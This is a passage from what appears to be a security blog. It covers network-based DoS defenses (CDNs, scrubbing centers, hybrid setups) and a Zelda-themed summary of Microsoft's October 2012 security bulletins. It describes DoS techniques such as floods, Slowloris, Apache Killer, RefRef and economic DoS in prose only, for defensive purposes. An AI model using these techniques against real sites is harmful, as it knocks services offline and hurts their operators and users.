    What’s the downside? Protecting each site individually. If one site is not running through the CDN, attackers can find it through some simple reconnaisance and blast the vulnerable site. Even for sites running through the CDN, if attackers can find your controlling IPs they can you directly, bypassing the CDN. Then you need to mitigate the attack directly. Attackers also can randomize web page and image requests, forcing the CDN to request what it thinks is dynamic content directly from your servers over and over again. These cache misses can effectively cause the CDN to attack your servers. Obviously you want the CDN to be smart enough to detect these attacks before they melt your pipes and servers.

    Also be wary of excessive bandwidth costs. At the low end of the market, CDNs charge a flat fee and just eat the bandwidth costs if a small site is attacked. But enterprise deals are a bit more involved, charging for both bandwidth and protection. A DoS attack can explode bandwidth costs, causing an “economic DoS”, and perhaps shutting down the site when the maximum threshold (by contract or credit card limit) is reached. When setting up contracts, make sure you get some kind of protection from excessive bandwidth charges in case of attack.

    Anti-DoS Service Providers


    CDN limitations require some organizations to consider more focused network-based anti-DoS service providers. These folks run scrubbing centers – big data centers with lots of anti-DoS mitigation gear to process inbound floods and keep sites available. You basically flip a switch to send your traffic through the scrubbing center once you detect an attack. This switch usually controls BGP routing, so as soon as DNS updates and the network converge the scrubbing center handles all inbound traffic. On the backend you receive legitimate traffic through a direct connection – GRE tunnels to leverage the Internet, or a dedicated network link from the scrubbing center. Obviously there is latency during redirection, so keep that in mind.

    But what does a scrubbing center actually do? The same type of analysis as a premise-based device. The scrubbing center manages sessions, drops traffic based on network telemetry and IP reputation, blocks application-oriented attacks, and otherwise keeps your site up and available. Most scrubbing centers have substantial anti-DoS equipment footprints, amortized across all their customers. You pay for what you need, when you need it, rather than overprovisioning your network and buying a bunch of anti-DoS equipment for whenever you are actually attacked.

    Getting back to our email security analogy, think of an anti-DoS service provider like an cloud email security service. Back in the early days of spam, most organizations implemented their own email security gateways to deal with spam. When the inbound volume of email overwhelmed the gateways, organizations had to deploy more gateways and email filter hardware. This made anti-spam gateways a good business, until a few service providers started selling cloud services to deal with the issue. Just route your mail through their networks, and only good stuff would actually get delivered to your email servers. Spam flood? No problem – it’s the provider’s problem. Obviously there are differences – particularly that email filtering is full-time, while DoS filtering is on-demand during attacks.

    There are, of course, issues with this type of service, aside from the inevitable latency, which causes disruption while you reroute traffic to the scrubbing center. Scrubbing centers have the same SSL requirement as CDNs: termination requires access to your private key. Depending on your security tolerance, this could be a serious problem. Many large sites have tons of certificates and can-cross sign keys for the scrubbing center, but it does complicate management of the service provider.

    You will also need to spell out a process for determining when to redirect traffic. We will talk about this more when we go through the DoS defense process, but it generally involves an internal workflow to detect emerging attacks, evaluation of the situation, and then a determination to move the traffic – typically rerouting via BGP. But if your anti-DoS provider uses the same equipment as you have on-site, that might offer proprietary signaling protocols to automatically shift traffic based on thresholds. Though some network operations folks don’t enjoy letting Skynet redirect their traffic through different networks. What could possibly go wrong with that?

    Selection of an anti-DoS service provider is a serious decision. We recommend a fairly formal procurement process, which enables you to understand the provider’s technical underpinnings, network architecture, available bandwidth, geographic distribution, ability to handle SSL attacks, underlying anti-DoS equipment, and support for various signaling protocols. Make sure you are comfortable with the robustness of their DNS infrastructure, because DNS is a popular target and critical to several defenses. Also pay close attention to process hand-offs, responsiveness of their support group, and their research capabilities (to track attackers and mitigate specific attacks).

    The Answer: All of the Above


    Ultimately your choice of network-based DoS mitigations will involves trade-offs. It is never good to over-generalize, but most organizations will be best suited by a hybrid approach, involving both a customer premise-based appliance and a contracting with a CDN or anti-DoS service provider to handle severe volumetric attacks. It is simply not cost-effective to run all your traffic through a scrubbing center constantly, and many DoS attacks target the application layer – demanding use of a customer premise device anyway.

    In terms of service provider defense, many organizations can (and should) get started with a CDN. The CDN may be more attractive initially for its performance benefits, with anti-DoS and WAF capabilities as nice extras. Until you are attacked – at which point, depending on the nature of the attack, the CDN may save your proverbial bacon. If you are battling sophisticated attackers, or have a complicated and/or enterprise class infrastructure, you are likely looking at contracting with a dedicated anti-DoS service provider. Again, this will usually be a retainer-based relationship which gives you the ability to route your traffic through the scrubbing center when necessary – paying when you are under attack and sending them traffic.

    All this assumes your sites reside within your data center. Cloud computing fundamentally alters the calculations, requiring different capabilities and architectures. If your apps reside in the cloud you don’t have a customer premise where you can install devices, so you would instead consider either virtual instance, routing traffic through your site before it hits the cloud, or using a CDN for all inbound traffic. You could also architect your cloud infrastructure to provision more instances as necessary to handle traffic, but it is easy to convert a DoS attack into an economic attack as you pay to scale up in order to handle bogus traffic. There are no clear answers yet – it is still very early in the evolution of cloud computing – but it is something to factor in as your application architects keep talking about this cloud thingy.

    Next we will address the application side of the DoS equation, before we wrap up with the DoS Defense process.

    - Mike Rothman
    (0) Comments

    Tuesday, October 9, 2012

    Microsoft Patch Tuesday, October 2012 – Legend of Zelda Edition

    Microsoft Patch Tuesday, October 2012 – Legend of Zelda Edition:
    Hope you enjoyed last months light patch Tuesday with only
    two bulletins as this month we are right back at it with seven bulletins
    covering everything from Elevation of Privilege, Denial of Service and Remote
    Code Execution. There is only one critical update this month but there is also
    the enforcement of 1024 bit digital certificates. Probably the most interesting
    patch this month involves Lync, Microsoft’s enterprise messaging system, if
    only for the reason that every time I read Lync I think Link, as in the hero of
    Nintendo’s Legend of Zelda which I spent way too much time playing back in the
    eighties.
    Much like Link needs to get keys to open doors in Hyrule
    Microsoft products will often use certificates to allow communication between
    products. As of today Microsoft products will reject any certificates with RSA
    keys of less than 1024 bits.  Microsoft
    has made an optional patch available for the last two months to enforce this
    rule but now it is no longer optional.
    Even if you are not using 512bit keys this is an excellent opportunity
    to update all your keys to 1024 bits or even more.
    KeyLoZ


    MS12-064 (KB 2742319)
    CRITICAL
    Remote Code Execution
    in Microsoft Word

    CVE-2012-0182
    CVE-2012-2528
    A specially crafted RTF file could allow an attacker to take
    complete control of a system to install their own programs, delete data or even
    create new accounts. (Sounds like something a WallMaster would do.)  The vulnerability is present in most versions
    of Microsoft Word 2003, 2007, 2010 and even Sharepoint Server 2010 SP1 and is
    caused by how Word handles memory when parsing certain files. This one can be a
    little tricky because Microsoft Word is set as the default mail reader in
    Outlook 2007 and 2010, which means that an attacker could leverage email as the
    attack vector to get you to open the specially crafted RTF file. This
    vulnerability has been hidden away in a dungeon (probably the Manji Dungeon)
    and has not yet been seen in the wild.
    WallmasterLoZ

    MS12-065 (KB 27546070)
    IMPORTANT
    Remote Code Execution
    in Microsoft Works

    CVE-2012-2550
    The last time I used Microsoft Works was version 2.0 on my
    Mac SE so I was surprised to learn that the current version is 9.0 and is still
    a supported and even a shipping product. Works 9.0 is still available at retail
    but is mostly used by OEMs to include with systems. If you are using Works 9.0
    you will want to pay attention to this one especially if you try to open
    Microsoft Word files with your version of Works.  When Works attempts to convert a Word file it
    can potentially cause system memory corruption that could allow an attacker to
    execute arbitrary code. If you are using an older version of Microsoft Works
    you should really think about upgrading. Microsoft doesn’t mention if the
    vulnerability exists in older versions or not since they are no longer
    supported, so to be safe you will want to upgrade.

    MS12-066 (KB 2741517)
    IMPORTANT
    Elevation of Privilege
    in HTML Sanitation

    CVE-2012-2520
    “But
    wait! All was not lost. A young lad appeared. He skillfully drove off Ganon’s
    henchmen and saved Impa from a fate worse than death. His name was Link.”
    Link_NES

    OK, this one affects more than just Lync but also Infopath,
    Communicator, SharePoint, Groove and Office Web Apps.  However as soon as I read Lync I immediately
    thought of our intrepid hero and his quest to save the lovely princess
    Zelda.  But instead of being hunted by
    the evil forces of Ganon this Lync is hunted by poorly sanitized HTML strings.
    The bad strings could allow cross-site scripting attacks that could run scripts
    in the context of the logged-on user.  If
    you try to get the full Lync update through Automatic Update you won’t find it.
    The update for Lync 2010 Attendee (user level install) has to be handled
    through a Lync session so the update is only available in the Microsoft
    Download Center.  This one has escaped
    the dungeon and has been seen on a limited basis in the wild. (Just hiding
    under the sand like a Peahat waiting to get you.)
    PeahatSprite

    MS12-067 (KB 2742321)
    IMPORTANT
    Remote Code Execution
    in Sharepoint FAST Search Server 2010

    CVE-2012-1766
    You only need to worry about this patch if you have the
    Advanced Filter Pack enabled on your FAST Search Server 2010 for SharePoint,
    it’s disabled by default.  Exploitation
    of this vulnerability could allow an attacker to run arbitrary code in the
    context of a user account with a restricted token (Orange Rupee?). The flaw is
    actually in the Oracle Outside-In libraries licensed from by Microsoft. This is
    at least the second recent vulnerability we have seen in these libraries. While
    this one has not yet been seen in the wild Microsoft thinks that code to
    exploit this vulnerability is likely to exist within the next thirty days.
    OrangeRupee

    MS12-068 (KB 2724197)
    IMPORTANT
    Elevation of Privilege
    in Windows Kernel

    CVE-2012-2529
    I hate reading “all supported releases of Microsoft
    Windows”, it sends shivers up my spine like a Stalfos. However, this statement was
    closely followed by “except Windows 8 and Windows Server 2012”, which isn’t
    much consolation, but I’ll take it. This is a classic elevation of privilege
    requiring an attacker to already have access to a system either through
    legitimate credentials or some other vulnerability.  Once inside an attacker could use this
    vulnerability to gain administrator level access.
    LoZ_Stalfos_gray

    MS12-069 (KB 2743555)
    IMPORTANT
    Denial of Service in
    Kerberos

    CVE-2012-2551
    Unlike MS12-068 that affects just about everything MS12-069 is
    only found in Windows 7 and Server
    2008 R2. A specially crafted session request to the Kerberos server could
    result in a denial of service. If you have a properly configured firewall in
    place it will help protect your network from external attacks, sort of like
    Link’s shield protects against Tektites. Of course that won’t do much good if
    the attacker is already inside your network.
    Tektite_LoZOrange

    MS12-070 (KB 2754849)
    IMPORTANT
    Elevation of Privilege
    in SQL Server

    CVE-2012-2552
    If you are running the SQL Server Reporting Service then you
    have a problem validating input parameters which if exploited could cause an
    elevation of privilege. The XSS filter in Internet Explorer 8, 9, and 10 can
    protect users against this attack if it
    is enable in the Intranet Zone, which is not the default. You can enable it by
    going to Internet Options -> Security Settings -> Intranet Zone -> Custom Level -> Enable XSS Filter or just apply the patch offered through Automatic Updates. If
    you decide to do neither and a user clicks on a specially crafted link in email
    or browses to a specially crafted webpage, well, game over.

    “Can
    Link really destroy Ganon and save princess Zelda?
    "Only
    your skill can answer that question. Good luck. Use the Triforce wisely."
    240px-Triforce_Logo


    Friday, October 5, 2012

    Defending Against DoS Attacks: The Attacks

    Defending Against DoS Attacks: The Attacks:
    Our first post built a case for considering availability as an aspect of security context, rather than only confidentiality and integrity. This has been driven by Denial of Service (DoS) attacks, which are used by attackers in many different ways, including extortion (using the threat of an attack), obfuscation (to hide exfiltration), hacktivism (to draw attention to a particular cause), or even friendly fire (when a promotion goes a little too well).

    Understanding the adversary and their motivation is one part of the puzzle. Now let’s look at the types of DoS attacks you may face – attackers have many arrows in their quivers, and use them all depending on their objectives and targets.

    Flooding the Pipes


    The first kind of Denial of Service attack is really a blunt force object. It’s basically about trying to oversubscribe the bandwidth and computing resources of network (and increasingly server) devices to impact resource availability. These attacks aren’t very sophisticated, but as evidenced by the ongoing popularity of volume-based attacks, fairly effective effective. These tactics have been in use since before the Internet bubble, leveraging largely the same approach. But they have gotten easier with bots to do the heavy lifting. Of course, this kind of blasting must be done somewhat carefully to maintain the usefulness of the bot, so bot masters have developed sophisticated approaches to ensure their bots avoid ISPs penalty boxes. So you will see limited bursts of traffic from each bot and a bunch of IP address spoofing to make it harder to track down where the traffic is coming from, but even short bursts from 100,000+ bots can flood a pipe.

    Quite a few specific techniques have been developed for volumetric attacks, but most look like some kind of flood. In a network context, the attackers focus on overfilling the pipes. Floods target specific protocols (SYN, ICMP, UDP, etc.), and work by sending requests to a target using the chosen protocol, but not acknowledging the response. Enough of these outstanding requests limit the target’s ability to communicate. But attackers need to stay ahead of Moore’s Law, because targets’ ability to handle floods has improved with processing power. So network-based attacks may include encrypted traffic, forcing the target to devote additional computational resources to process massive amounts of SSL traffic. Given the resource-intensive nature of encryption, this type of attack can melt firewalls and even IPS devices unless they are configured specifically for large-scale SSL support. We also see some malformed protocol attacks, but these aren’t as effective nowadays, as even unsophisticated network security perimeter devices drop bad packets at wire speed.

    These volume-based attacks are climbing the stack as well, targeting web servers by actually completing connection requests and then making simple GET request and resetting the connection over and over again, with approximately the same impact as a volumetric attack – over-consumption of resources effectively knocking down servers. These attacks may also include a large payload to further consume bandwidth. The now famous Low Orbit Ion Cannon, a favorite tool of the hacktivist crowd, has undertaken a similar evolution, first targeting network resources and proceeding to now target web servers as well. It gets even better – these attacks can be magnified to increase their impact by simultaneously spoofing the target’s IP address and requesting sessions from thousands of other sites, which then bury the target in a deluge of misdirected replies, further consuming bandwidth and resources.

    Fortunately defending against these network-based tactics isn’t overly complicated, as we will discuss in the next post, but without a sufficiently large network device at the perimeter to block these attacks or an upstream service provider/traffic scrubber to dump offending traffic, devices fall over in short order.

    Overwhelming the Application


    But attackers don’t only attack the network – they increasingly attack the applications as well, following the rest of attackers up the stack. Your typical n-tier web application will have some termination point (usually a web server), an application server to handle application logic, and then a database to store the data. Attackers can target all tiers of the stack to impact application availability. So let’s dig into each layer to see how these attacks work.

    The termination point is usually the first target in application DoS attacks. They started with simple GET floods as described above, but quickly evolved to additional attack vectors. The best known application DoS attack is probably RSnake’s Slowloris, which consumes web server resources by sending partial HTTP requests, effectively opening connections and then leaving the sessions open by sending additional headers at regular intervals. This approach is far more efficient than the GET flood, requiring only hundreds of requests at regular intervals rather than constant thousands, and only requires one device to knock down a large site. These application attacks have evolved over time and now send complete HTTP requests to evade IDS and WAF devices looking for incomplete HTTP requests, but they tamper with payloads to confuse applications and consume resources. As defenders learn the attack vectors and deploy defenses, attackers evolve their attacks. The cycle continues.

    Web server based attacks can also target weaknesses in the web server platform. For example the Apache Killer attack sends a malformed HTTP range request to take advantage of an Apache vulnerability. The Apache folks quickly patched the code to address this issue, but it shows how attackers target weaknesses in the underlying application stack to knock the server over. And of course unpatched Apache servers are still vulnerable today at many organizations. Similarly, the RefRef attack leverages SQL injection to inject a rogue .js file onto a server, which then hammers a backend database into submission with seemingly legitimate traffic originating from an application server. Again, application and database server patches are available for the underlying infrastructure, but vulnerability remains if either patch is missing.

    Attackers can also target legitimate application functionality. One example of such an attack targets the search capability within a web site. If an attacker scripts a series of overly broad searches, the application can waste a large amount of time polling the database and presenting results. Likewise, attackers can game shopping carts by opening many shopping sessions, adding thousands of items to each cart, constantly refreshing the carts, and then abandoning them. Unless the application is architected to handle these use cases efficiently, such attacks accomplish their goals. For most sites, failing to return search results or track shopping carts is a complete failure with severe business ramifications. Which is the success scenario for a DoS attack.

    The advantage to application attacks is their ability to evade many of the defenses put in place to stop DoS. Our Managing WAF series discussed WAF evasion, and IDS evasion is a similarly mature and effective attack discipline. These network security devices are little more than speed bumps to knowledgeable attackers, so developers need to ensure their applications can deal with the attacks. That’s another point we made in the Application Lifecycle Integration post.

    Targeting the Defenses


    Attackers can also perform some reconnaissance to learn about targets’ defenses in order to game them. For instance, financial institutions tend to do a lot of security monitoring due to severe regulatory oversight requirements, so if an attacker constantly loads web pages or enters dummy transactions they may manage to overwhelm the monitoring system. Does this impact application availability? Probably not, but it at least hampers the security team’s efforts to figure out what’s going on, providing an opportunity for another attack to exfiltrate data undetected.

    Impacting the Wallet


    An emerging DoS attack works economically even when it does not impair service availability. The so-called EDoS (economic denial of service) attack involves a focused attempt to increase the cost of the target’s technology infrastructure. In a network attack, bad guys take advantage of excessive bandwidth charges. So even if a target successfully defends against an attack, their bandwidth to mitigate a multi-gigabyte attack could cost as much or more than an outage. Similarly, if a target leverages public cloud infrastructure to auto-provision new instances as utilization thresholds are met, an application attack can have a substantial financial cost without ever threatening availability. One potential endgame for cloud-based attacks is reaching the target’s credit limit with their cloud provider, triggering an outage when the provider caps their usage.

    Attackers can mix and match a variety of different DoS attacks to achieve their goal of adversely impacting availability of an application or service. Next we will move on to tactics and approaches to defend against DoS, starting with network attacks.

    - Mike Rothman
    (2) Comments